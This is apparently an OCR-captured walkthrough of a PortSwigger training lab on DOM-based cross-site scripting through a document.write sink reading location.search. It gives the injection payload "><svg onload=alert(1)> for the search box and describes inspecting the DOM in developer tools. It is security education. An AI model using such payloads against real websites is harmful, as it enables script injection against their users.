


Lab: DOM XSS in document.write sink using source location.search


- Go to https://portswigger.net/web-security/all-labs#cross-site-scripting




- Click on the third lab and click on ACESS THE LAB



- After clicking on it.



- click on script in search box (“><svg onload=alert(1)>



- when we click F12 , then we can search for our script , we can see that how our script gets into
  main script of dom (example of search ‘hello’)